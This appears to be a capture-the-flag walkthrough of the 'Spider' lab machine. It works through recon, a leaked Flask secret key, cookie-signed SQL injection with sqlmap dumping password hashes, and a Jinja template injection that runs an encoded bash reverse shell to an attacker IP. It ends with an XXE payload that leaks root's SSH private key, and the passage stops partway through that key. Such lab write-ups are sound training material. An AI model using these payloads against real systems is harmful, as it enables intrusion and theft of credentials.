Creds

Username	Password	Description
	Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942	Flask/Jinja Cookie_secret

Nmap

Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	nginx 1.14.0 (Ubuntu)


Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Thu Sep  2 12:40:09 2021 as: nmap -sC -sV -p- -oN nmap/Full -vvv 10.10.10.243
Nmap scan report for 10.10.10.243
Host is up, received reset ttl 63 (0.031s latency).
Scanned at 2021-09-02 12:40:10 EDT for 33s
Not shown: 65533 closed ports
Reason: 65533 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 28:f1:61:28:01:63:29:6d:c5:03:6d:a9:f0:b0:66:61 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCZKP7Ebfve8CuM7AUHwkj38Y/0Pw04ub27AePqlhmH8FpgdDCkj3WINW8Yer3nmxZdh7zNadl6FZXYfmRRl/K3BC33Or44id3e8Uo87hMKP9F5Nv85W7LfaoJhsHdwKL+u3h494N1Cv0n2ujJ2/KCYLQRZwvn1XfS4crkTVmNyrw3xtCYq0aCHNYxp5

|   256 3a:15:8c:cc:66:f4:9d:cb:ed:8a:1f:f9:d7:ab:d1:cc (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLxMnAdIHruSk1hB7McjxnudQ7f6I5sKPh1NpJd3Tmb9tedtLNqqPXtzroCP8caSRkfXjtJ/hp+CiobuuYW8+fU=
|   256 a6:d4:0c:8e:5b:aa:3f:93:74:d6:a8:08:c9:52:39:09 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGJq0AuboJ6i4Hv3fUwQku//NLipnLhz1PfrV5KZ89eT

80/tcp open  http    syn-ack ttl 63 nginx 1.14.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://spider.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Sep  2 12:40:43 2021 -- 1 IP address (1 host up) scanned in 34.36 seconds
```

Web Enumerations

gobuster

```
...[snip]...

/login               (Status: 200) [Size: 1832]
/index               (Status: 500) [Size: 290]
/user                (Status: 302) [Size: 219] [--> http://spider.htb/login]
/register            (Status: 200) [Size: 2130]
/logout              (Status: 302) [Size: 209] [--> http://spider.htb/]
/cart                (Status: 500) [Size: 290]
/checkout            (Status: 500) [Size: 290]
/view                (Status: 302) [Size: 219] [--> http://spider.htb/login]
/main                (Status: 500) [Size: 290]
/product-details     (Status: 308) [Size: 275] [--> http://spider.htb/product-details/]
```



Registration

```
POST /register HTTP/1.1
Host: spider.htb
Content-Length: 95
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://spider.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://spider.htb/register
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=eyJjYXJ0X2l0ZW1zIjpbXX0.YTFW1g.3eDUh3X-xXiyrlBeTn4pZHYsLrk
Connection: close

username=SuperDuper&confirm_username=SuperDuper&password=SuperDuper&confirm_password=SuperDuper
```

creates a user and does a GET request to the uuid generated

```
GET /login?uuid=c7befa38-1265-4c9f-ba9e-e51cbece65f4 HTTP/1.1
Host: spider.htb
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://spider.htb/register
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=eyJjYXJ0X2l0ZW1zIjpbXX0.YTf0cw.1fsn8Yxv7v2yj48AV7VCdDV3Xzg
Connection: close
```


SuperDuper:SuperDuper
c7befa38-1265-4c9f-ba9e-e51cbece65f4:SuperDuper

Cookie

```
Cookie: session=eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6ImM3YmVmYTM4LTEyNjUtNGM5ZiliYTllLWU1MWNiZWNlNjVmNCJ9.YTf2Yw.bwN023D4pRC6rrELP3Yf-h0dMb8
```

Cookie b64 decoded[information]

1. {"cart_items":[],"uuid":"c7befa38-1265-4c9f-ba9e-e51cbece65f4"}
2. a7c - ?? timestamp
3. signature?



Source

```
<!-- We have enabled rate limiting to keep pesky hax0rs from attacking our service. -->
```

Chair posted by user 'chiv'

user - Chiv

Xss

After Playing around with the login?uuid=.. found xss here but does not help us

```
http://spider.htb/login?uuid=%22/%3E%3Cscript%3Ealert(1);%3C/script%3E
```

SSTI

Register with {{7*7}}

```
POST /register HTTP/1.1
Host: spider.htb
Content-Length: 115
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://spider.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://spider.htb/register
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=eyJjYXJ0X2l0ZW1zIjpbXX0.YTf2aA.Vqi0WSAxOHEopWYx6wN5rfPsQwQ
Connection: close

username=%7B%7B7*7%7D%7D&confirm_username=%7B%7B7*7%7D%7D&password=%7B%7B7*7%7D%7D&confirm_password=%7B%7B7*7%7D%7D
```

Username

49

UUID

fb46994c-e3b9-4b7c-9e73-5981c7d18df5

Register with {{config}}

```
POST /register HTTP/1.1
Host: spider.htb
Content-Length: 127
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://spider.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://spider.htb/register
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
Cookie: session=eyJjYXJ0X2l0ZW1zIjpbXX0.YTf0cw.1fsn8Yxv7v2yj48AV7VCdDV3Xzg
Connection: close

username=%7B%7Bconfig%7D%7D&confirm_username=%7B%7Bconfig%7D%7D&password=%7B%7Bconfig%7D%7D&confirm_password=%7B%7Bconfig%7D%7D
```

Config

```
<Config
{
'ENV': 'production',
'DEBUG': False,
'TESTING': False,
'PROPAGATE_EXCEPTIONS': None,
'PRESERVE_CONTEXT_ON_EXCEPTION': None,
'SECRET_KEY': 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942',
'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31),
'USE_X_SENDFILE': False,
'SERVER_NAME': None,
'APPLICATION_ROOT': '/',
'SESSION_COOKIE_NAME': 'session',
'SESSION_COOKIE_DOMAIN': False,
'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': True,
'SESSION_COOKIE_SECURE': False,
'SESSION_COOKIE_SAMESITE': None,
'SESSION_REFRESH_EACH_REQUEST': True,
'MAX_CONTENT_LENGTH': None,
'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200),
'TRAP_BAD_REQUEST_ERRORS': None,
'TRAP_HTTP_EXCEPTIONS': False,
'EXPLAIN_TEMPLATE_LOADING': False,
'PREFERRED_URL_SCHEME': 'http',
'JSON_AS_ASCII': True,
'JSON_SORT_KEYS': True,
'JSONIFY_PRETTYPRINT_REGULAR': False,
'JSONIFY_MIMETYPE': 'application/json',
'TEMPLATES_AUTO_RELOAD': None,
'MAX_COOKIE_SIZE': 4093,
'RATELIMIT_ENABLED': True,
'RATELIMIT_DEFAULTS_PER_METHOD': False,
'RATELIMIT_SWALLOW_ERRORS': False,
'RATELIMIT_HEADERS_ENABLED': False,
'RATELIMIT_STORAGE_URL': 'memory://',
'RATELIMIT_STRATEGY': 'fixed-window',
'RATELIMIT_HEADER_RESET': 'X-RateLimit-Reset',
'RATELIMIT_HEADER_REMAINING': 'X-RateLimit-Remaining',
'RATELIMIT_HEADER_LIMIT': 'X-RateLimit-Limit',
'RATELIMIT_HEADER_RETRY_AFTER': 'Retry-After',
'UPLOAD_FOLDER': 'static/uploads'
}
>
```

I don't think i can do a reverse shell here becuase there is a username character limit of 10 but i do have a Secret_key to sign cookies now

- Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942 00 - Loot > Creds

Custom python script to find injection

```python
from flask_unsign import session as s
import requests
import time

def signCookie(sql):
    SQL=sql
    COOKIE_DICT = {"cart_items":[],"uuid":f"c7bef{SQL}a38-1265-4c9f-ba9e-e51cbece65f4"}
    SECRET="Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942"
    SESSION = s.sign(COOKIE_DICT,secret=SECRET)
    COOKIE={"session":SESSION}
    #print (COOKIE)
    return COOKIE


def makeRequest(sql):
    SQL=sql
    COOKIE=signCookie(SQL)
    r=requests.get("http://spider.htb",cookies=COOKIE) # ,proxies=PROXY)
    if "chiv" in r.text:
        print ("Success")
        return ("Sccess")
    else:
        #print ()
        return "nope"

def readSqldotText(file):
    FILE=file
    file1 = open(FILE, 'r')
    Lines = file1.readlines()
    count = 0
    # Strips the newline character
    for line in Lines:
        count += 1
        print("Line{}: {}".format(count, line.strip()))
        time.sleep(3)
        makeRequest(line.strip())

readSqldotText("myfile.txt")
```

myfile sqlinjection.txt

Line41: admin' or '1'='1'#
Line43: admin'or 1=1 or ''='
Line46: admin' or 1=1#
Line110: ' or 0=0 #
Line112: ' or 0=0 #
Line133: ' or 1=1;#
Line135: ' or 1=1#
Line147: 'or'1=1
Line148: 'or'1=1'
Line170: ' or 1=1 LIMIT 1;#
Line171: 'or 1=1 or ''='
Line190: ' OR 'x'='x'#;
Line191: ''=' 'or' and ''=' 'or'

sqli

```
flask-unsign --sign --cookie "{'cart_items':[],'uuid':'c7bef{SQL}a38-1265-4c9f-ba9e-e51cbece65f4'}" --secret "Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942"
```

Sqlmap

```
(venv) kali@kali:~$ python3 /usr/share/sqlmap/sqlmap.py -u http://spider.htb --eval \
"from flask_unsign import session as s; session=s.sign({'cart_items':[],\
'uuid':f'c7be{session}fa38-1265-4c9f-ba9e-e51cbece65f4'},secret='Sup3rUnpredict
ableK3yPleas3Leav3mdanfe12332942')" --cookie="session=*" --dbms mysql --dbs --level 5 --risk 3 --delay=1

...[snip]...
```

select Y,N(do not merge),N(do not url encode)

```
...[snip]...

sqlmap identified the following injection point(s) with a total of 167 HTTP(s) requests:
---
Parameter: Cookie #1* ((custom) HEADER)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: session=-7712' OR 4866=4866-- cyLx

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: session=' AND (SELECT 3206 FROM (SELECT(SLEEP(5)))RUJW)-- Okwu

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: session=' UNION ALL SELECT CONCAT(0x71766b7a71,0x56746b6c794a414b53574c6e6566616e5673487270524b4f43764d525a6a4e637748515a6847414d,0x71716b6271)-- -
---
[13:59:17] [INFO] the back-end DBMS is MySQL
[13:59:18] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0
back-end DBMS: MySQL >= 5.0.12
[13:59:24] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] shop
[*] sys
```

current user: 'chivato@localhost'
current database: 'shop'
database management system users password hashes:
[*] chivato [1]:
password hash: *CBD6F05C47CEDFF004D719E1B2CDD8E8EB962C62*
[] debian-sys-maint [1]:
password hash: *DC57CB822D8B7E4A2C743AA0EAB74040C15267B5

DB - Shop

```
Database: shop
[4 tables]
+----------+
| items    |
| messages |
| support  |
| users    |
+----------+
```

Table - items

```
+-------------+--------------+
| Column      | Type         |
+-------------+--------------+
| description | varchar(700) |
| id          | int(11)      |
| image_path  | varchar(255) |
| name        | varchar(255) |
| price       | int(11)      |
+-------------+--------------+
```


Table - messages

```
+-----------+---------------+
| Column    | Type          |
+-----------+---------------+
| timestamp | datetime      |
| creator   | int(11)       |
| message   | varchar(1000) |
| post_id   | int(11)       |
+-----------+---------------+
```

Column - message

```
+-------------------------------------------------------------------------------+
| message                                                                       |
+-------------------------------------------------------------------------------+
| Fix the <b>/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal</b> portal! |
+-------------------------------------------------------------------------------+
```

support portal




```
POST /a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal HTTP/1.1
Host: spider.htb
Content-Length: 47
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://spider.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6ImM3YmVmYWRtaW4nIG9yICcxJz0nMScjYTM4LTEyNjUtNGM5Zi1iYTllLWU1MWNiZWNlNjVmNCJ9.YTg0LA.7WZRptp4sIPy9_-3iLL_gwcb9j4
Connection: close

contact=%7B%7B7*7%7D%7D&message=%7B%7B7*7%7D%7D
```

hmm... can't find where it's posted but says why would you use {{ }}

exploit post in contact field and set up nc listener.

```
{% with a = request["application"]["\x5f\x5fglobals\x5f\x5f"]\
["\x5f\x5fbuiltins\x5f\x5f"]["\x5f\x5fimport\x5f\x5f"]("os")["popen"]\
("echo -n IyEvYmluL2Jhc2gKYmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTc2LzkwMDEgMD4mMQoK \
| base64 -d | bash")["read"]() %} a {% endwith %}
```

Chiv - Enumeration


netstat -an

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
```

- port 8080

set up proxy to visit page

```
ssh -i chiv.key chiv@$IP -L 8080:localhost:8081
```



post request

```
POST /login HTTP/1.1
Host: localhost:8081
Content-Length: 33
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8081/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=SuperDuper&version=1.0.0
```

response

```
HTTP/1.1 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 217
Location: http://localhost:8081/site
Vary: Cookie
Set-Cookie: session=.eJw1zE9rgzAABfCvMnLewbgymEdJ1KVLJJo_NbeGDLQazVQ219Lvvpay4-\
P33ruAYfMDSC7gyYIESMwyhzfBe6IqvY7KQ_2p6a8tTHeU2U7kIXUSIn6oqELVh8Tt3vn3s6xXdPOxliwt\
s1BUp9Tc_Z5NNCCuHeER3pmsLW3OVqbbTkE5K8G0g6Gpe9VrTJYmDi_OV43w28kKNTWDU_uIhcf-8W9gWtgiNLQ\
3880Xp9IvLlpK_faqEcmPMTnYQnETv_33UalXozMyydx9l_jnXI-moxDP4PoMwtSN6wKS6PoHrXlZKQ.YTqVAg.\
-cfixp0xERQ9NtOMoTYIUuJrG5U; HttpOnly; Path=/

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a href="/site">/site</a>.  If not click the link.
...[snip]...
```

analyse cookie

```
(venv) kali@kali:~$ flask-unsign --decode --cookie '.eJw1zE9rgzAABfCvMnLewbgymEdJ1KVLJJo_\
NbeGDLQazVQ219Lvvpay4-P33ruAYfMDSC7gyYIESMwyhzfBe6IqvY7KQ_2p6a8tTHeU2U7kIXUSIn6oqELVh8Tt3vn\
3s6xXdPOxliwts1BUp9Tc_Z5NNCCuHeER3pmsLW3OVqbbTkE5K8G0g6Gpe9VrTJYmDi_OV43w28kKNTWDU_uIhcf-8W9\
gWtgiNLQ3880Xp9IvLlpK_faqEcmPMTnYQnETv_33UalXozMyydx9l_jnXI-moxDP4PoMwtSN6wKS6PoHrXlZKQ.YTqVAg.\
-cfixp0xERQ9NtOMoTYIUuJrG5U'
{'lxml': b'PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbWU+U3VwZXJEdX\
BlcjwvdXNlcm5hbWU+CiAgICAgICAgPGlzX2FkbWluPjA8L2lzX2FkbWluPgogICAgPC9kYXRhPgo8L3Jvb3Q+', 'points': 0}
```

base64 decode lxml data

```
(venv) kali@kali:~$ echo "PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+\
CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbWU+U3VwZXJEdXBlcjwvdXNlcm5hbWU+CiAg\
ICAgICAgPGlzX2FkbWluPjA8L2lzX2FkbWluPgogICAgPC9kYXRhPgo8L3Jvb3Q+" | base64 -d
<!-- API Version 1.0.0 -->
<root>
    <data>
        <username>SuperDuper</username>
        <is_admin>0</is_admin>
    </data>
</root>
```

exploit

[XXE - XEE - XML External Entity]

Payload

```
&example;
```

```
1.0.0 -->
<!--?xml version="1.0" ?-->
<!DOCTYPE foo [<!ENTITY example SYSTEM "/root/.ssh/id_rsa"> ]>
<!--
```

payload encoded in full request

```
POST /login HTTP/1.1
Host: localhost:8081
Content-Length: 36
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8081/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=eyJwb2ludHMiOjB9.YTqVjg.lVgCm7LnFZJONQyEE9jELglWhlQ
Connection: close

username=%26example%3B&version=%31%2e%30%2e%30%20%2d%2d%3e%0d%0a%3c%\
21%2d%2d%3f%78%6d%6c%20%76%65%72%73%69%6f%6e%3d%22%31%2e%30%22%20%3f%\
2d%2d%3e%0d%0a%3c%21%44%4f%43%54%59%50%45%20%66%6f%6f%20%5b%3c%21%45%\
4e%54%49%54%59%20%65%78%61%6d%70%6c%65%20%53%59%53%54%45%4d%20%22%2f%72\
%6f%6f%74%2f%2e%73%73%68%2f%69%64%5f%72%73%61%22%3e%20%5d%3e%0d%0a%3c%21%2d%2d
```

Response

```
...[snip]...

    <h1 class="projTitle" id="welcome">Welcome, -----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAl/dn2XpJQuIw49CVNdAgdeO5WZ47tZDYZ+7tXD8Q5tfqmyxq
gsgQskHffuzjq8v/q4aBfm6lQSn47G8foq0gQ1DvuZkWFAATvTjliXuE7gLcItPt
iFtbg7RQV/xaTwAmdRfRLb7x63TG6mZDRkvFvGfihWqAnkuJNqoVJclgIXLuwUvk
4d3/Vo/MdEUb02ha7Rw9oHSYKR4pIgv4mDwxGGL+fwo6hFNCZ+YK96wMlJc3vo5Z
EgkdKXy3RnLKvtxjpIlfmAZGu0T+RX1GlmoPDqoDWRbWU+wdbES35vqxH0uM5WUh
vPt5ZDGiKID4Tft57udHxPiSD6YBhLT5ooHfFQIDAQABAoIBAFxB9Acg6Vc0kO/N
krhfyUUo4j7ZBHDfJbI7aFinZPBwRtq75VHOeexud2vMDxAeQfJ1Lyp9q8/a1mdb
sz4EkuCrQ0SO9QthXJp0700+8t24WMLAHKW6qN1VW6l+46iwc6iEtBZspNwIQjbN
rKwBlmMiQnAyzzDKtNu9+Ca/kZ/cAjLpz3m1NW7X//rcDL8kBGs8RfuHqz/R4R7e
HtCvxuXOFnyo/I+A3j1dPHoc5UH56g1W82NwTCbtCfMfeUsUOByLcg3yEypClO/M
s7pWQ1e4m27/NmU7R/cslc03YFQxow+CIbdd59dBKTZKErdiMd49WiZSxizL7Rdt
WBTACsUCgYEAyU9azupb71YnGQVLpdTOzoTD6ReZlbDGeqz4BD5xzbkDj7MOT5Dy
R335NRBf7EJC0ODXNVSY+4vEXqMTx9eTxpMtsP6u0WvIYwy9C7K/wCz+WXNV0zc0
kcSQH/Yfkd2jADkMxHXkz9THXCChOfEt7IUmNSM2VBKb1xBMkuLXQbMCgYEAwUBS
FhRNrIB3os7qYayE+XrGVdx/KXcKva6zn20YktWYlH2HLfXcFQQdr30cPxxBSriS
